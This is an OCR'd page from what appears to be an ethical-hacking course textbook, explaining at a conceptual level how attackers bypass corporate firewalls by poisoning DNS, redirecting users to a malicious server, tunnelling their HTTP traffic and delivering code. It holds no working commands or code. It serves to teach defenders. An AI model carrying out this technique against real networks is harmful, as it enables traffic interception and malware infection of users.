

Corporate Network
DMZ
1
2
3
4
5
6
Legitimate User
User D
User C
User B
User A
Malicious Server
Attacker

Figure 12.52: Bypassing firewall through external systems



Bypassing Firewalls through MITM Attacks

- In MITM attacks, attackers **make use of DNS servers and routing techniques** to bypass firewall restrictions

1. The attacker performs **DNS server poisoning**
2. User A sends a request for www.certifiedhacker.com to the **corporate DNS server**
3. The corporate DNS server sends the **IP address** (127.22.16.64) **of the attacker**
4. User A accesses the **attacker's malicious server**
5. The attacker connects with the **real host and tunnels the user's HTTP traffic**
6. The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine

Bypassing Firewalls through MITM Attacks

Most security administrators focus on the possibility of an external or internal network bypassing their firewall while ignoring the fact that firewalls can be bypassed using MITM attacks on DNS servers. In MITM attacks, attackers use DNS servers and routing techniques to bypass firewall restrictions. They may either take over the corporate DNS server or spoof DNS responses to perform the MITM firewall attack.

Steps to be followed to bypass a firewall through MITM attacks:

1. Attacker performs DNS server poisoning
2. User A requests for www.certifiedhacker.com from the corporate DNS server
3. Corporate DNS server sends the IP address (127.22.16.64) of the attacker
4. User A accesses the attacker's malicious server
5. Attacker connects to the real host and tunnels the user's HTTP traffic
6. The malicious code embedded in the attacker's web page is downloaded and executed on the user's machine




Corporate Network
DMZ
User C
User B
User A
1
2
3
4
5
6
Malicious server
127.22.16.64
